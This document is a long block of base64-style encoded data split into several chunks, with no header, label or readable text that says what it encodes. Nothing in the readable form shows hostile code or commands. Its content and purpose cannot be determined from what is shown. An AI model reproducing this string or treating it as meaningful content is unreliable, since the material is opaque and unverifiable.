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
